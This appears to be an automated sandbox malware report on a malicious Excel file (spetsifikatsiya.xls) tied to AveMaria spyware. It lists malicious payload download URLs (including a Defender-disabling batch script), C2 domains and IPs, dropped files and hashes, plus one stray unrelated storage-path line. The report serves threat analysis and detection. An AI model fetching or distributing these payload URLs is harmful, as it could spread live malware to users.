C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe	19%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe	30%	ReversingLabs	ByteCode-MSIL.Spyware.AveMaria	
C:\Users\user\AppData\Roaming\JrekdQ.exe	19%	Metadefender		Browse

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
37.2.ars4t7gFPGrepVgh.exe.230000.0.unpack	100%	Avira	HEUR/AGEN.1109526		Download File
35.2.eyBLwzbrUF1mwXoy.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1135947		Download File
31.2.eyBLwzbrUF1mwXoy.exe.b0000.0.unpack	100%	Avira	HEUR/AGEN.1109526		Download File

Domains

Source	Detection	Scanner	Label	Link
cutt.ly	0%	Virustotal		Browse
yz.videomarket.eu	5%	Virustotal		Browse
gtp.bg	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://37.46.150.139/bat/scriptxls_db309dc0-6a94-419d-8933-c37781a53f80_mic2_wddisabler.bat	4%	Virustotal		Browse
http://37.46.150.139/bat/scriptxls_db309dc0-6a94-419d-8933-c37781a53f80_mic2_wddisabler.bat	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://gtp.bg/opkl/fioli/zplk/apo/5DVxvgK9jn5gaBl.exe	0%	Avira URL Cloud	safe	
http://gtp.bg/opka/iopd/ztyh/nmk/1vrkY2OMQfcfBgx.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cutt.ly	172.67.8.238	true	true	• 0%, Virustotal, Browse	unknown
yz.videomarket.eu	185.157.162.81	true	true	• 5%, Virustotal, Browse	unknown
gtp.bg	195.191.149.103	true	true	• 0%, Virustotal, Browse	unknown
ip-api.com	208.95.112.1	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://37.46.150.139/bat/scriptxls_db309dc0-6a94-419d-8933-c37781a53f80_mic2_wddisabler.bat	false	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://gtp.bg/opkl/fioli/zplk/apo/5DVxvgK9jn5gaBl.exe	false	• Avira URL Cloud: safe	unknown
http://ip-api.com/json/	false		high
http://gtp.bg/opka/iopd/ztyh/nmk/1vrkY2OMQfcfBgx.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleaner	powershell.exe, 00000007.00000002.2102767553.000000000034E000.00000004.00000020.sdmp, powershell.exe, 0000000D.00000002.2100756481.000000000032E000.00000004.00000020.sdmp, powershell.exe, 00000010.00000002.2152365583.000000000038E000.00000004.00000020.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	powershell.exe, 00000007.00000002.2105110121.00000000022E0000.00000002.00000001.sdmp, powershell.exe, 0000000A.00000002.2122564392.0000000002440000.00000002.00000001.sdmp, powershell.exe, 0000000D.00000002.2101215112.0000000002370000.00000002.00000001.sdmp, powershell.exe, 00000010.00000002.2152867669.00000000022F0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000007.00000002.2105110121.00000000022E0000.00000002.00000001.sdmp, powershell.exe, 0000000A.00000002.2122564392.0000000002440000.00000002.00000001.sdmp, powershell.exe, 0000000D.00000002.2101215112.0000000002370000.00000002.00000001.sdmp, powershell.exe, 00000010.00000002.2152867669.00000000022F0000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000007.00000002.2102767553.000000000034E000.00000004.00000020.sdmp, powershell.exe, 0000000D.00000002.2100756481.000000000032E000.00000004.00000020.sdmp, powershell.exe, 00000010.00000002.2152365583.000000000038E000.00000004.00000020.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piri	powershell.exe, 00000007.00000002.2102819538.0000000000379000.00000004.00000020.sdmp	false		high
http://https://curl.haxx.se/docs/http-cookies.html	sp.exe	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.8.238	unknown	United States		13335	CLOUDFLARENETUS	true
208.95.112.1	unknown	United States		53334	TUT-ASUS	false
195.191.149.103	unknown	Bulgaria		201200	SUPERHOSTING_ASBG	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.157.162.81	unknown	Sweden		197595	OBE-EUROPEObenetworkEuropeSE	true
37.46.150.139	unknown	Moldova Republic of		8758	IWAYCH	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336545
Start date:	06.01.2021
Start time:	09:56:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	spetsifikatsiya.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLS@57/27@7/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 10.2% (good quality ratio 4.7%) • Quality average: 26.5% • Quality standard deviation: 31.3%
HCA Information:	• Successful, ratio: 72% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to French - France • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 2.20.142.210, 2.20.142.209, 93.184.221.240 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, wu.ec.azureedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net, wu.azureedge.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:57:43	API Interceptor	485x Sleep call for process: powershell.exe modified
09:58:02	API Interceptor	1519x Sleep call for process: sp.exe modified
09:58:36	API Interceptor	3x Sleep call for process: schtasks.exe modified
09:59:03	API Interceptor	733x Sleep call for process: eyBLwzbrUF1mwXoy.exe modified
09:59:53	API Interceptor	46x Sleep call for process: ars4t7gFPGrepVgh.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.8.238	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	
	spetsifikatsiya.xls	Get hash	malicious	Browse	
	file.xls	Get hash	malicious	Browse	
	file.xls	Get hash	malicious	Browse	
	output.xls	Get hash	malicious	Browse	
	SecuriteInfo.com.Heur.20246.xls	Get hash	malicious	Browse	
	30689741.xls	Get hash	malicious	Browse	
	95773220855.xls	Get hash	malicious	Browse	
	MT-000137.xls	Get hash	malicious	Browse	
	MOT_507465.xls	Get hash	malicious	Browse	
	invoicedelivery20200912toxRG.xls	Get hash	malicious	Browse	
	inter.xls	Get hash	malicious	Browse	
	machine.xls	Get hash	malicious	Browse	
	urXFLGgIxo.xls	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	LIST_OF_IDs_FOR_PAYOUT.xls	Get hash	malicious	Browse	
	wHrBhrpp3q.csv	Get hash	malicious	Browse	
	wHrBhrpp3q.csv	Get hash	malicious	Browse	
	wHrBhrpp3q.csv	Get hash	malicious	Browse	
	SecuriteInfo.com.Exploit.Siggen2.64979.3440.xls	Get hash	malicious	Browse	
208.95.112.1	dpR3o92MH1.exe	Get hash	malicious	Browse	• ip-api.com/json/
	ZZB5zuv1X0.exe	Get hash	malicious	Browse	• ip-api.com/json/
	g4Anm805Wp.exe	Get hash	malicious	Browse	• ip-api.com/line/
	y77ZcYP8V6.exe	Get hash	malicious	Browse	• ip-api.com/line/
	FileSetup-v58.37.15.exe	Get hash	malicious	Browse	• ip-api.com/json
	TOP URGENT RFQ 2021 Anson Yang.exe	Get hash	malicious	Browse	• ip-api.com/json/
	update_2021-01-02_17-23.exe	Get hash	malicious	Browse	• ip-api.com/line/
	sVJhb3GPcJ.exe	Get hash	malicious	Browse	• ip-api.com/json
	Client1.exe	Get hash	malicious	Browse	• ip-api.com/json/
	miner.exe	Get hash	malicious	Browse	• ip-api.com/json/
	8H2nP7L2O9.exe	Get hash	malicious	Browse	• ip-api.com/json
	OhGodAnETHlargementPill.sfx.exe	Get hash	malicious	Browse	• ip-api.com/json/
	SecuriteInfo.com.ArtemisF23FB6308BD9.exe	Get hash	malicious	Browse	• ip-api.com/line
	kETiCWwh0I.exe	Get hash	malicious	Browse	• ip-api.com/json
	CjGhhGeHtu.exe	Get hash	malicious	Browse	• ip-api.com/xml
	3rHcLCeu.exe	Get hash	malicious	Browse	• ip-api.com/json/
	XIP4K07X5N.exe	Get hash	malicious	Browse	• ip-api.com/line/
	vvf2pnwQzc.exe	Get hash	malicious	Browse	• ip-api.com/line/
	6XNE5gElYE.exe	Get hash	malicious	Browse	• ip-api.com/line/
	XF75HvMH33.exe	Get hash	malicious	Browse	• ip-api.com/line/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
yz.videomarket.eu	dpR3o92MH1.exe	Get hash	malicious	Browse	• 185.157.162.81
	ZZB5zuv1X0.exe	Get hash	malicious	Browse	• 185.157.162.81
	zlkcd7HSQp.exe	Get hash	malicious	Browse	• 185.157.162.81
	qdnLoWn1E8.exe	Get hash	malicious	Browse	• 185.157.162.81
	ogYg79jWpR.exe	Get hash	malicious	Browse	• 185.157.162.81
	fola(1).exe	Get hash	malicious	Browse	• 185.157.161.109
	OQUToJt233.exe	Get hash	malicious	Browse	• 185.157.161.109
	jbrowserQ.exe	Get hash	malicious	Browse	• 185.157.161.109
cutt.ly	Payment Documents.xls	Get hash	malicious	Browse	• 104.22.0.232
	Payment Documents.xls	Get hash	malicious	Browse	• 104.22.1.232
	Shipping Document PLBL003534.xls	Get hash	malicious	Browse	• 104.22.1.232
	6Cprm97UTl.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.1.232
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 104.22.0.232
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 172.67.8.238
	AdviceSlip.xls	Get hash	malicious	Browse	• 104.22.0.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	file.xls	Get hash	malicious	Browse	• 104.22.1.232
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	file.xls	Get hash	malicious	Browse	• 172.67.8.238
	output.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Heur.20246.xls	Get hash	malicious	Browse	• 172.67.8.238
	SecuriteInfo.com.Exploit.Siggen3.5270.27062.xls	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Exploit.Siggen3.5270.27062.xls	Get hash	malicious	Browse	• 104.22.0.232
	30689741.xls	Get hash	malicious	Browse	• 172.67.8.238
	95773220855.xls	Get hash	malicious	Browse	• 104.22.1.232
ip-api.com	dpR3o92MH1.exe	Get hash	malicious	Browse	• 208.95.112.1
	ZZB5zuv1X0.exe	Get hash	malicious	Browse	• 208.95.112.1
	g4Anm805Wp.exe	Get hash	malicious	Browse	• 208.95.112.1
	y77ZcYP8V6.exe	Get hash	malicious	Browse	• 208.95.112.1
	FileSetup-v58.37.15.exe	Get hash	malicious	Browse	• 208.95.112.1
	TOP URGENT RFQ 2021 Anson Yang.exe	Get hash	malicious	Browse	• 208.95.112.1
	update_2021-01-02_17-23.exe	Get hash	malicious	Browse	• 208.95.112.1
	sVJhb3GPcJ.exe	Get hash	malicious	Browse	• 208.95.112.1
	Client1.exe	Get hash	malicious	Browse	• 208.95.112.1
	t-rex-0.19.5-win.exe	Get hash	malicious	Browse	• 208.95.112.1
	miner.exe	Get hash	malicious	Browse	• 208.95.112.1
	8H2nP7L2O9.exe	Get hash	malicious	Browse	• 208.95.112.1
	PhoenixMiner_5.4c_Windows.exe	Get hash	malicious	Browse	• 208.95.112.1
	OhGodAnETHlargementPill.sfx.exe	Get hash	malicious	Browse	• 208.95.112.1
	SecuriteInfo.com.ArtemisF23FB6308BD9.exe	Get hash	malicious	Browse	• 208.95.112.1
	kETiCWwh0I.exe	Get hash	malicious	Browse	• 208.95.112.1
	CjGhhGeHtu.exe	Get hash	malicious	Browse	• 208.95.112.1
	3rHcLCeu.exe	Get hash	malicious	Browse	• 208.95.112.1
	XIP4K07X5N.exe	Get hash	malicious	Browse	• 208.95.112.1
	vvf2pnwQzc.exe	Get hash	malicious	Browse	• 208.95.112.1

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SUPERHOSTING_ASBG	zlkcd7HSQp.exe	Get hash	malicious	Browse	• 195.191.148.123
	machine.xls	Get hash	malicious	Browse	• 195.191.148.123
	SJNRsFNyLl.exe	Get hash	malicious	Browse	• 193.107.36.110
	22DOC1.exe	Get hash	malicious	Browse	• 185.45.66.199
	9invoice.exe	Get hash	malicious	Browse	• 195.191.149.84
	http://fems-bg.com/Past-Due-Invoices/	Get hash	malicious	Browse	• 91.196.124.23
	http://https://linkto.ga/5P	Get hash	malicious	Browse	• 195.191.148.216
	http://https://linkto.ga/5M	Get hash	malicious	Browse	• 195.191.148.216
OBE-EUROPEObenetworkEuropeSE	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 185.157.160.233
	dpR3o92MH1.exe	Get hash	malicious	Browse	• 185.157.162.81
	0qNSJXB8nG.exe	Get hash	malicious	Browse	• 185.157.162.81
	Order_1101201918_AUTECH.exe	Get hash	malicious	Browse	• 185.157.161.86
	7w7LwD8bqe.exe	Get hash	malicious	Browse	• 185.157.162.81
	ZZB5zuv1X0.exe	Get hash	malicious	Browse	• 185.157.162.81
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 185.157.162.81
	ptoovvKZ80.exe	Get hash	malicious	Browse	• 185.157.162.81
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 185.157.162.81
	EnJsj6nuD4.exe	Get hash	malicious	Browse	• 185.157.162.81
	AdviceSlip.xls	Get hash	malicious	Browse	• 217.64.149.169
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 185.157.160.233
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 185.157.160.233
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 185.157.160.233
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 185.157.160.233
	50404868-c352-422f-a608-7fd64b335eec.exe	Get hash	malicious	Browse	• 185.157.161.86

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL_file 187652345643476245.exe	Get hash	malicious	Browse	• 185.157.160.233
	FedExs AWB#5305323204643.exe	Get hash	malicious	Browse	• 185.157.160.233
	URGENT QUOTATION 473833057.exe	Get hash	malicious	Browse	• 185.157.160.233
	P-O Doc #6620200947535257653.exe	Get hash	malicious	Browse	• 185.157.160.233
TUT-ASUS	dpR3o92MH1.exe	Get hash	malicious	Browse	• 208.95.112.1
	ZZB5zuv1X0.exe	Get hash	malicious	Browse	• 208.95.112.1
	g4Anm805Wp.exe	Get hash	malicious	Browse	• 208.95.112.1
	y77ZcYP8V6.exe	Get hash	malicious	Browse	• 208.95.112.1
	FileSetup-v58.37.15.exe	Get hash	malicious	Browse	• 208.95.112.1
	TOP URGENT RFQ 2021 Anson Yang.exe	Get hash	malicious	Browse	• 208.95.112.1
	update_2021-01-02_17-23.exe	Get hash	malicious	Browse	• 208.95.112.1
	sVJhb3GPcJ.exe	Get hash	malicious	Browse	• 208.95.112.1
	Client1.exe	Get hash	malicious	Browse	• 208.95.112.1
	miner.exe	Get hash	malicious	Browse	• 208.95.112.1
	8H2nP7L2O9.exe	Get hash	malicious	Browse	• 208.95.112.1
	OhGodAnETHlargementPill.sfx.exe	Get hash	malicious	Browse	• 208.95.112.1
	SecuriteInfo.com.ArtemisF23FB6308BD9.exe	Get hash	malicious	Browse	• 208.95.112.1
	kETiCWwh0I.exe	Get hash	malicious	Browse	• 208.95.112.1
	CjGhhGeHtu.exe	Get hash	malicious	Browse	• 208.95.112.1
	3rHcLCeu.exe	Get hash	malicious	Browse	• 208.95.112.1
	XIP4K07X5N.exe	Get hash	malicious	Browse	• 208.95.112.1
	vvf2pnwQzc.exe	Get hash	malicious	Browse	• 208.95.112.1
	6XNE5gElYE.exe	Get hash	malicious	Browse	• 208.95.112.1
	XF75HvMH33.exe	Get hash	malicious	Browse	• 208.95.112.1
CLOUDFLARENETUS	Shipping Document PL and BL003534.ppt	Get hash	malicious	Browse	• 104.18.49.20
	Inquiry-RFQ93847849-pdf.exe	Get hash	malicious	Browse	• 66.235.200.147
	PO20002106.exe	Get hash	malicious	Browse	• 104.23.99.190
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 172.67.187.112
	COO_TPE0269320_image2020-12-31-055841.exe	Get hash	malicious	Browse	• 172.67.166.210
	Payment Documents.xls	Get hash	malicious	Browse	• 104.22.0.232
	DATA-480841.doc	Get hash	malicious	Browse	• 104.18.61.59
	eTrader-0.1.0.exe	Get hash	malicious	Browse	• 104.23.98.190
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 104.18.61.59
	eTrader-0.1.0.exe	Get hash	malicious	Browse	• 104.23.99.190
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 104.18.61.59
	Payment Documents.xls	Get hash	malicious	Browse	• 104.22.1.232
	Shipping Document PLBL003534.xls	Get hash	malicious	Browse	• 104.22.1.232
	QPI-01458.exe	Get hash	malicious	Browse	• 172.67.188.154
	LITmNphcCA.exe	Get hash	malicious	Browse	• 104.28.5.151
	http://fake-cash-app-screenshot-generator.hostforjusteasy.fun	Get hash	malicious	Browse	• 172.67.179.45
	http://download2224.mediafire.com/5rqvtr7atabg/4ufxk777x7qfcdd/FastStoneCapturePortableTW_9.0_azo.exe	Get hash	malicious	Browse	• 104.16.203.237
	http://click.freshwaterlive.info/campaign/clicked/MjgzNjAxMzU%3D__MTAxOA%3D%3D__MjY3NzY5Ng%3D%3D__MjI2/aHR0cDovL2JpdC5seS8ySk1GMUJk?c=28360135	Get hash	malicious	Browse	• 104.16.19.94
	http://https://awattorneys-my.sharepoint.com/:b:/p/fgalante/EcRfEpzLM_tOh_Roewbwm9oB4JarWh_30QaPZLGUdNbnuw?e=4%3aqmwocp&at=9	Get hash	malicious	Browse	• 104.16.18.94
	http://reppoflag.net/2307e0382f77c950a2.js	Get hash	malicious	Browse	• 172.64.170.19

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	Shipping Document PL and BL003534.ppt	Get hash	malicious	Browse	• 172.67.8.238
	Payment Documents.xls	Get hash	malicious	Browse	• 172.67.8.238
	Shipping Document PLBL003534.xls	Get hash	malicious	Browse	• 172.67.8.238
	ST_Heodo_ST_2021-01-05_19-42-11-017.eml_20210105Rechnung.doc_analyze.doc	Get hash	malicious	Browse	• 172.67.8.238
	6Cprm97UTI.xls	Get hash	malicious	Browse	• 172.67.8.238
	DAT 2020_12_30.doc	Get hash	malicious	Browse	• 172.67.8.238
	N.11389944 BS 05 gen 2021.doc	Get hash	malicious	Browse	• 172.67.8.238

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PSX7103491.doc	Get hash	malicious	Browse	• 172.67.8.238
	Beauftragung.doc	Get hash	malicious	Browse	• 172.67.8.238
	1I72L29IL3F.doc	Get hash	malicious	Browse	• 172.67.8.238
	Adjunto_2021.doc	Get hash	malicious	Browse	• 172.67.8.238
	#U00e0#U00a4#U00ac#U00e0#U00a5#U20ac#U00e0#U00a4#U0153#U00e0#U00a4#U2022.doc	Get hash	malicious	Browse	• 172.67.8.238
	Dok 0501 012021 Q_93291.doc	Get hash	malicious	Browse	• 172.67.8.238
	invoice.doc	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 172.67.8.238
	1e9b445cb987e5a1cb3d15e6fd693309a4512e53e06ecfb1a3e707debdef7355.xls	Get hash	malicious	Browse	• 172.67.8.238
	output.xls	Get hash	malicious	Browse	• 172.67.8.238
	output.xls	Get hash	malicious	Browse	• 172.67.8.238
	spetsifikatsiya.xls	Get hash	malicious	Browse	• 172.67.8.238
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 172.67.8.238

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5DVxvgK9jn5gaBl[1].exe	dpR3o92MH1.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe	dpR3o92MH1.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\5DVxvgK9jn5gaBl[1].exe	dpR3o92MH1.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe	dpR3o92MH1.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Roaming\JrekdQ.exe	dpR3o92MH1.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y}(....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.114736388632894
Encrypted:	false
SSDEEP:	6:kKTswwDN+SkQlPlEGYRMY9z+4KlDA3RUegeT6lf:7vkPlE99SNxAhUegeT2
MD5:	0BB35F55A536D3985F509EB3782968C7

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
SHA1:	DFC6C55ABA8740465413396C2C5F24CB42044A5C
SHA-256:	E6ADDDFFDDFB3EE69F5F60E4C2C912981DF7C8EFC7A3B7A8A879015E1A98537D
SHA-512:	8B114599EBEE2CD2008D85B5CFD9F8E63F0E6404D9A7A802B1062A541057D9E180A6853E745981562AC7343BFA3025D55807D4B48E6529C958711F9B9859F26C
Malicious:	false
Preview:	p..... .....HD"qU...(..... .....Y.....$.....8...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".0.6.9.5.5.9.e.2.a.0.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5DVxvgK9jn5gaBl[1].exe	
Process:	C:\Users\user\AppData\Roaming\sp.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	899072
Entropy (8bit):	7.536155290652203
Encrypted:	false
